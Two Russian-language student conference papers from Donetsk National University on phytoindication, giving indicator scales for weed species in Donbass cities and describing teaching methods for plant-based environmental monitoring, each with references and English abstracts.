Научные руководители: Сафонов А.И. к.б.н., зав. кафедрой Шайкина Д.Н., к.б.н., старший преподаватель НАО «Северо-Казахстанский университет им. М. Козыбаева», г. Петропавловск, Республика Казахстан

Аннотация. Индикация урбанизированных территорий рассматривается в качестве варианта проведения экологического мониторинга. Аутфитоиндикация внедрена в научный и образовательный процессы как частный случай фитомониторинга и основывается на механизме формирования экологических шкал структурной пластичности видов-индикаторов.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, экологический мониторинг, урбанизация

Генеральная потребность науки и практики в актуальных и интерактивных геоинформационных данных [1, 2] на урбанизированных территориях [3–6] формирует доминанту эколого-стратегического сбора информации и обработки её по доступной фитоиндикационной составляющей [7–12], что актуально для промышленно развитых регионов [13–17] и востребовано в ботанико-экологических локальных экспертизах [18–20].

Цель работы – на нескольких актуальных примерах формирования экологической шкалы информативных индикационных видов проследить возможность реализации аутфитоиндикационного эксперимента в условиях промышленно напряженных городов.

Эксперимент проведен для селитебных территорий городов Донбасса: Донецк, Макеевка, Енакиево, Горловка, Снежное, Дебальцево, Ясиноватая, Харцызск, Шахтерск, Иловайск в вегетационный сезон 2021 года.

Проведена инвентаризация состояния сорно-рудеральных видов на уровне отдельных особей по их пластичности в регионе. Методологический принцип подтверждает закономерность структурно-функциональных связей в открытых ландшафтно-растительных системах трансформированного урбанизацией типа или буферных территорий такого варианта экотопа.

Для каждого из указанных видов была получена индикационная шкала значений и состояний в эквиваленте на весь диапазон варьирования признака.

Alsine media L.: по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 4; 5; 6; 7; 8-10; 11-13; 14-16; 17-19; 20-22; более 22; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-14; 15-16; 17 и более; по частоте встречаемости тератных форм цветка – 1; 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13 и более % - фитоиндикационные свойства сохраняются при хранении 2-3 месяца (желательно, охлажденные контейнеры).

Atriplex mircantha С.А.Меу.: по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 5; 6; 7; 8; 9-10; 11-13; 14-16; 17-19; 20-23; более 23; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-14; 15-16; 17 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более % – материал для анализа должен быть использован только в натурном эксперименте в полевых условиях как вариант экспресс-диагностики.

Dianthus campestris M. Vieb. : по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 4; 5; 6; 7; 8-10; 11-13; 14-16; 17-19; 20-22; более 22; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 1-2; 3-6; 7-8; 9-10; 11-12; 13-14; 15-16; 17-18; 19 и более; по частоте встречаемости тератных форм цветка – 1; 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13 и более % – при засушивании или фиксировании фитоиндикационные свойства сохраняются как минимум 4 месяца (специально установленный факт для динамики информативности).

Fumaria schleicheri Soy.-Willem: по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 1; 2; 3; 4; 5; 6; 7; 8-10; 11-13; 14 и более; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-14; 15-16; 17 и более; по частоте встречаемости тератных форм цветка – 1; 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13 и более % образцы обрабатываются только в полевых условиях на свежесобранном материале.

Gypsophila paniculata L.: по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 4-5; 6; 7; 8; 9-10; 11-13; 14-16; 17-20; 21-25; более 25; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-15; 16-18; 18 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более % – рекомендовано использовать как свежесобранный материал, так и при гербаризации фитоиндикационная значимость сохраняется 2-3 месяца, что важно при камеральной обработке полевого материала.

Glaucium corniculatum (L.) Rudolph.: по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 1-4; 5; 6; 7; 8; 9-10; 11-13; 14-16; 17-19; 20 и более; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-14; 15-16; 17 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более %, использован дополнительный критерий – гетерофазность семенного материала, соответствующая индикаторной шкале 1; 2; 3; 4-5; 6-7; 8-9; 10-11; 12-13; 14-15, 16 и более, этот эксклюзивный критерий проявился эмпирическим путем при сборе элементов диссеминации в процессе сбора вида на синильной стадии онтогенеза; этот факт требует дальнейшего детального рассмотрения.

Moehringia trinervia (L.) Clairv. по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения при окрашивании именно метиленовым синим – 5; 6; 7; 8; 9-10; 11-13; 14-16; 17-19; 20-23; более 23; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки с учетом максимально сформированных листовых пластинок – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-14; 15-16; 17 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более % – материал для анализа может быть использован как в полевых условиях, так и в лабораторной стабилизации при высушивании или замораживании сохраняет фитоиндикационную разницу 2-3 месяца.

Nigella arvensis L. по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 4-5; 6-7; 8-10; 11-13; 14-16; 17-20; 21-25; 25-28; 29-30; более 31; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-15; 16-18; 18 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более % – рекомендовано использовать как свежесобранный материал, так и при гербаризации фитоиндикационная значимость сохраняется 2-3 месяца, что важно при камеральной обработке полевого материала.

Portulaca oleracea L. по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 4-5; 6; 7; 8; 9-10; 11-13; 14-16; 17-20; 21-25; более 25; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-15; 16-18; 18 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более % – гетерогенность доказана в камеральных условиях при фиксации в слабых растворах спирта.

Sagina procumbens L.: по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 4-5; 6; 7; 8; 9-10; 11-13; 14-16; 17-20; 21-25; более 25; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-15; 16-18; 18 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более % – преимущественно консервативны генеративные части растения, дискретность доказана для вегетативной сферы и вариации форм пыльцевых зерен, тератности (морфологического уровня) цветка в целом.

Stellaria subulata Boeber ex Schlecht.: критерии использованы те же – по степени дефектности пыльцевых зерен расчетный коэффициент вида в 10-балльной шкале имеет следующие значения – 4-5; 6; 7; 8; 9-10; 11-13; 14-16; 17-20; 21-25; более 25; по индексу трихоморазнообразия и дифференциации трихом кроющего типа на нижней стороне листовой пластинки – 2; 3; 4; 5-6; 7-8; 9-10; 11-12; 13-15; 16-18; 18 и более; по частоте встречаемости тератных форм цветка – 2; 3; 4; 5; 6; 7-8; 9-10; 11-12; 13-14; 15 и более % – рекомендовано использовать как свежесобранный материал, так и при гербаризации фитоиндикационная значимость сохраняется 2-3 месяца, что важно при камеральной обработке полевого материала.

Аутофитоиндикационная разница определена в незначительных колебаниях значений индикационных шкал, что в целом подтверждает видовую специфичность на фоне сравнительно стабильных диапазонов варьирования признаков по монологической пластичности растений, используемых в диагностических для экотопа целях.

Таким образом, подтверждено, что индикация урбанизированных территорий рассматривается в качестве варианта проведения экологического мониторинга,

аутофитоиндикация внедрена в научный и образовательный процессы как частный случай фитомониторинга и основывается на механизме формирования экологических шкал структурной пластичности видов-индикаторов.

СПИСОК ЛИТЕРАТУРЫ

1. Епринцев С.А., Шекоян С.В. Геоинформационное картографирование урбанизированных территорий как механизм пространственной оценки социально-экологических факторов // Геополитика и экогеодинамика регионов. – 2019. – Т. 5 (15), № 3. – С. 109-115.
2. Архипова О.Е., Епринцев С.А. Оценка динамики природного каркаса урбанизированных территорий Воронежской области по материалам дистанционного зондирования Земли // Информация и космос. – 2017. – № 3. – С. 119-125.
3. Мирненко Н.С. Спорно-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. студентов и молодых ученых (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
4. Епринцев С.А., Клепиков О.В., Шекоян С.В., Жигулина Е.В. Формирование очагов экологически обусловленной заболеваемости как критерий "отклика" на качество окружающей среды // Наука Юга России. – 2019. – Т. 15, № 3. – С. 70-80.
5. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанофлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. С. 67-72.
6. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: ДонНУ, 2017. – С. 80-82.
7. Сафонов А.И. Фитоиндикационная тематика в учебном процессе на кафедре ботаники и экологии ДонНУ // Проблемы экологического образования в XXI веке: Труды V Международной научной конференции, Владимир, 25-27 ноября 2021 года. – Владимир: АРКАИМ, 2021. – С. 121-126.
8. Сафонов А.И. Эмпирика фитоквантификации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
9. Сафонов А.И. Идентификация некоторых родов астровых по палинологическим оттискам // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2021. – № 3. – С. 69-77.
10. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
11. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202-204.
12. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
13. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288-293.
14. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 2. – Донецк: ЮФУ, 2016. – С. 117-119.
15. Сафонов А.И. Функциональная значимость меристем растений-индикаторов в биодиагностике природных сред // Биодиагностика состояния природных и природно-техногенных систем: Материалы XIX Всерос. научно-практич. конф., Киров, 25 ноября 2021 года. – Киров: ВятГУ, 2021. – С. 10-13.
16. Сафонов А.И. Межфазные точки роста в фокусе внимания стратегической фитоиндикации // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). – Т. 3. – Донецк: ДонНУ, 2021. – С. 146-148.
17. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. научн. конф., 16-18 апреля 2019 г. – Киров: ВятГУ, 2019. – С. 13-16.
18. Золотой А.Л. Использование шкал Д.Н. Цыганова для оценки экологических параметров промышленных экотопов г. Донецка // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). – Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2017. – С. 76-77.

19. Гермонова Е. А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Материалы междунар. научн.-практич. конф. (Воронеж, 3-5 октября 2019 г.). – Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39-40.
20. Калинина А.В. Карполого-индикационная значимость рудералов в условиях городской среды // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 1. – Донецк: Изд-во ЮФУ, 2016. – С. 312-314.

OUTFITOINDICATION OF INDUSTRIAL CITIES AND METHODOLOGICAL TECHNIQUES FOR ITS IMPLEMENTATION

Annotation. The indication of urbanized areas is considered as an option for environmental monitoring. Outfitoindication is introduced into scientific and educational processes as a special case of phytomonitoring and is based on the mechanism of formation of ecological scales of structural plasticity of indicator species.

Keywords: phytoindication, Donbass, phytomonitoring, environmental monitoring, urbanization.

Abrusnik M.A.

Scientific advisers:

Safonov A.I. Ph.D., Head of the Department of Botany and Ecology, Donetsk National University,

Shaikina D.N. Ph.D., Senior Lecturer, M. Kozybaev North-Kazakhstan University, Petropavlovsk, Kazakhstan

E-mail: kf.botan@donnu.ru

УДК 581.15 : 37.02 : 504 : 581 (477.60)

МЕТОДИКА ОБУЧЕНИЯ ИНДИКАЦИОННОЙ ЭКСПЕРТИЗЕ В РЕГИОНАЛЬНОМ ФИТОМОНИТОРИНГЕ

Абуснайна М.В.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой ГОУ ВПО «ДОННУ»

Аннотация. В статье рассмотрены ботанико-структурные и методико-педагогические подходы в проведении фитоиндикационного мониторинга и основ индикационной экспертизы в экотопах Донбасса на примере получения макрофотографий цветения сорно-рудерального вида растений и орнаментации (скульптуры) поверхности плодов вида растений с широкой экологической амплитудой.

Ключевые слова: фитоиндикация, Донецк, экологический мониторинг, образовательная программа.

Из апробированных методик на собственном опыте педагогической деятельности [1–6] и имеющихся научных разработок регионального характера для Донбасса в области фитоквантификации [7–10], экологической экспертизы [11–13], фитоиндикации [14–16] и оценки состояния среды в промышленном регионе [17–19] методико-педагогические особенности реализации образовательной деятельности по указанным научным программам в рамках традиций структурного эксперимента на кафедре ботаники и экологии Донецкого национального университета [20].

Цель работы – на конкретных примерах анализа структурной организации растений продемонстрировать технологию обучения принципам и категориям фитоиндикации и получения экспертного заключения о состоянии экотопа.

Принципиально важно для анализа выбрать дискретные вариативные признаки доказанной фенотипической природы проявления таким образом, чтобы их изменчивость коррелировала с фактором (или факторами) проведения квантификации. Выбор такого фактора, как правило, занимает несколько лет, поэтому в обучающей программе мы обычно используем уже проверенные индикаторы и признаки

структурного функционала растений, рекомендованных для проведения экспертных заключений. Для сбора материала использовали территории, доступные в реализации маршрутно-экспедиционного исследования: экотопы г. Кировское (координаты WGS-84, м – 6134410 (x) и 4268475 (y) и сопряженных территорий – буферных зон между урбанизированными территориями на запад – 6134228 (x), 4260984 (y); на север – 6143246 (x), 4265032 (y); на восток – 6134857 (x), 4274015 (y); на юг – 6126470 (x), 4266466 (y). Иллюстративная часть данной работы представлена двумя демонстративными результатами. Первый – по строению генеративных частей *Atriplex patula* L., цветущей в условиях 4-й и 5-й точек сбора материала (рис. 1, А, Б - соответственно) и 1-й, 3-й точек сбора (рис. 1, В, Г). Получена принципиальная разница по скорости цветения (фенопауза) в одно время. Обучающиеся имеют возможность сравнить и описать широко распространенный вид по скорости протекания онтогенетических процессов и определить к какому экотопу принадлежат образцы. В условиях первичного сбора этот процесс идентификации осуществляли в режиме текущего времени, после чего материал фиксировали, и он сохраняется в условиях фиксации как минимум два учебных года для возможной работы в лабораторных условиях. Методика обучения в разрезе структурной ботаники собирательным образом учитывает отработку навыка проведения полевого и лабораторного эксперимента. Структуры цветка и соцветия *Atriplex patula* L. имеют интегративно сложный характер развития и морфологию, что является углубленным материалом для школьной и начальной университетской программы.




Рис. 1 – Варианты цветения *Atriplex patula* L. (А, Б – контроль; В, Г – опыт)

На рисунке 2 представлена шкала варьирования признака скульптурированности плода *Centaurea diffusa* Lam. в тренде (1–10) техногенной нагрузки как фактора неспецифического стресса (второй блок экспериментов). Опытным путем (эмпирическим способом) и с учетом имеющихся сборов в городах с высокой техногенной нагрузкой на природные среды (Донецк, Енакиево, Макеевка, Харцызск,

Горловка) нами обработано более 100 образцов-сборов плодов типичного сорно-рудерального вида растений с широкой экологической амплитудой – *Centaurea diffusa*. Шкала составлена по принципу отклонения орнаментации от нормы (рис. 2 варианты 1 и 2), что также основано как на усложнении скульптуры поверхности, так и на усилении пигментации (в тренде рис. 2, точки 3–10). Обучающиеся обратили внимание как на морфологические параметры, так и на интенсификацию окрашивания, которая выше в условиях, стрессовых для растения. Теоретически ожидаемый результат об интенсификации пигмента в эмбриональных структурах при повышенных условиях промышленного загрязнения среды подтвердился. База информационных признаков о состоянии фитоиндикаторов в экотопах Донбасса пополнилась еще двумя дополнительными признаками, испытание которых мы рекомендуем для экстраполяции на других урбанизированных территориях Европы.

Таким образом, продемонстрированы два примера организации экологического фитоиндикационного мониторинга и обучающих технологий путем внедрения в практику научно-педагогической деятельности.




Рис. 2 – Шкала варьирования признака скульптурированности плода *Centaurea diffusa* Lam. в тренде (1–10) техногенной нагрузки как фактора неспецифического стресса

СПИСОК ЛИТЕРАТУРЫ

1. Абуснайна М.В. Фитоиндикация в контексте образовательных и научных программ Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 9-13.
2. Абуснайна М.В. Экскурсионный и эвристический способы познания в анализе данных регионального фитомониторинга // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: материалы VI Международной научной конференции, Донецк, 26–27 октября 2021 г. – Донецк: Донецкий национальный университет, 2021. – С. 47-49.
3. Абуснайна М.В. Фитоиндикационная экскурсия как элемент экологического образования в Донбассе // Экология родного края: проблемы и пути их решения: Материалы XV Всероссийской с международным участием научно-практической конференции, Киров, 18 мая 2020 г. – Киров: Вятский государственный университет, 2020. – С. 242-245.
4. Абуснайна М.В. Использование данных об анатомическом строении листа в экологическом мониторинге Донбасса // Биодиагностика состояния природных и природно-техногенных систем: материалы XVIII Всероссийской научно-практической конференции с международным участием, Киров, 18 ноября 2020 г. – Киров: Вятский государственный университет, 2020. – С. 97-101.
5. Абуснайна М.В. Контент учебной продукции кафедры ботаники и экологии Донну на основании оригинальных научных разработок // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Материалы V Международной научной конференции, Донецк, 17–18 ноября 2020 г. – Донецк: Донецкий национальный университет, 2020. – С. 339-341.
6. Абуснайна М.В., Стреблянская Е.В. Научные экскурсии о растениях-индикаторах Донбасса // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Материалы V Международной научной конференции, Донецк, 17–18 ноября 2020 г. – Донецк: Донецкий национальный университет, 2020. – С. 169-170.
7. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58-59.
8. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки ДонНУ // Донецкие чтения 2019: Образование, наука, инновации, культура и вызовы современности: Матер. IV Междунар. научн. конф. (Донецк, 31 октября 2019 г.). Т. 6. Ч. 2. Педагогические науки. Донецк: Изд-во ДонНУ, 2019. – С. 294–297.
9. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность: матер. I Междунар. науч.-практич. конф. – Донецк: Изд-во ДонНУ, 2018. – С. 274-275.
10. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000-2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1-2. – С. 31-36.
11. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. Т. 1. – С. 288–293.
12. Сафонов А.И. Преемственность экологического образования в системе "школа – университет – предприятие" // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. Т. 1. – С. 151–154.
13. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 13-16.
14. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – С. 97-99.
15. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
16. Safonov A.I. Initial screening of seed bank of phytoindicators of technogenic pressure on edaphotopes in Donbass // Проблемы экологии и охраны природы техногенного региона. – 2010. – № 1 (10). – С. 92–96.
17. Сафонов А.И. Фронтальный спектр фитодиагностики в Донбассе (2018-2019 гг.) // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). – Т. 2. Донецк: Изд-во ДонНУ, 2019. С. 270–271.
18. Сафонов А.И. Фитоиндикационная экспертиза в экологическом мониторинге Донбасса // Биодиагностика состояния природных и природно-техногенных систем: Матер. XVII Всероссийской научн.-практич. конф. (Киров, 05 декабря 2019 г.). – Киров: ВятГУ, 2019. – С. 10-12.

19. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
20. Горещкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. DOI: 10.24412/2076-8176-2021-4-169-183.

METHODOLOGY OF TRAINING INDICATIVE EXPERTISE IN REGIONAL PHYTOMONITORING

Annotation. The article discusses the botanical-structural and methodical-pedagogical methods of carrying out phytoindication monitoring and the foundations of indicative expertise in ecotopes of Donbass on the example of obtaining macrophotographs of flowering of a weed-ruderal plant species and ornamentation (sculpture) of the surface of fruits of a plant species with a wide ecological amplitude.

Keywords: phytoindication, Donetsk, environmental monitoring, educational program.

Abusnaina M.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 581.5

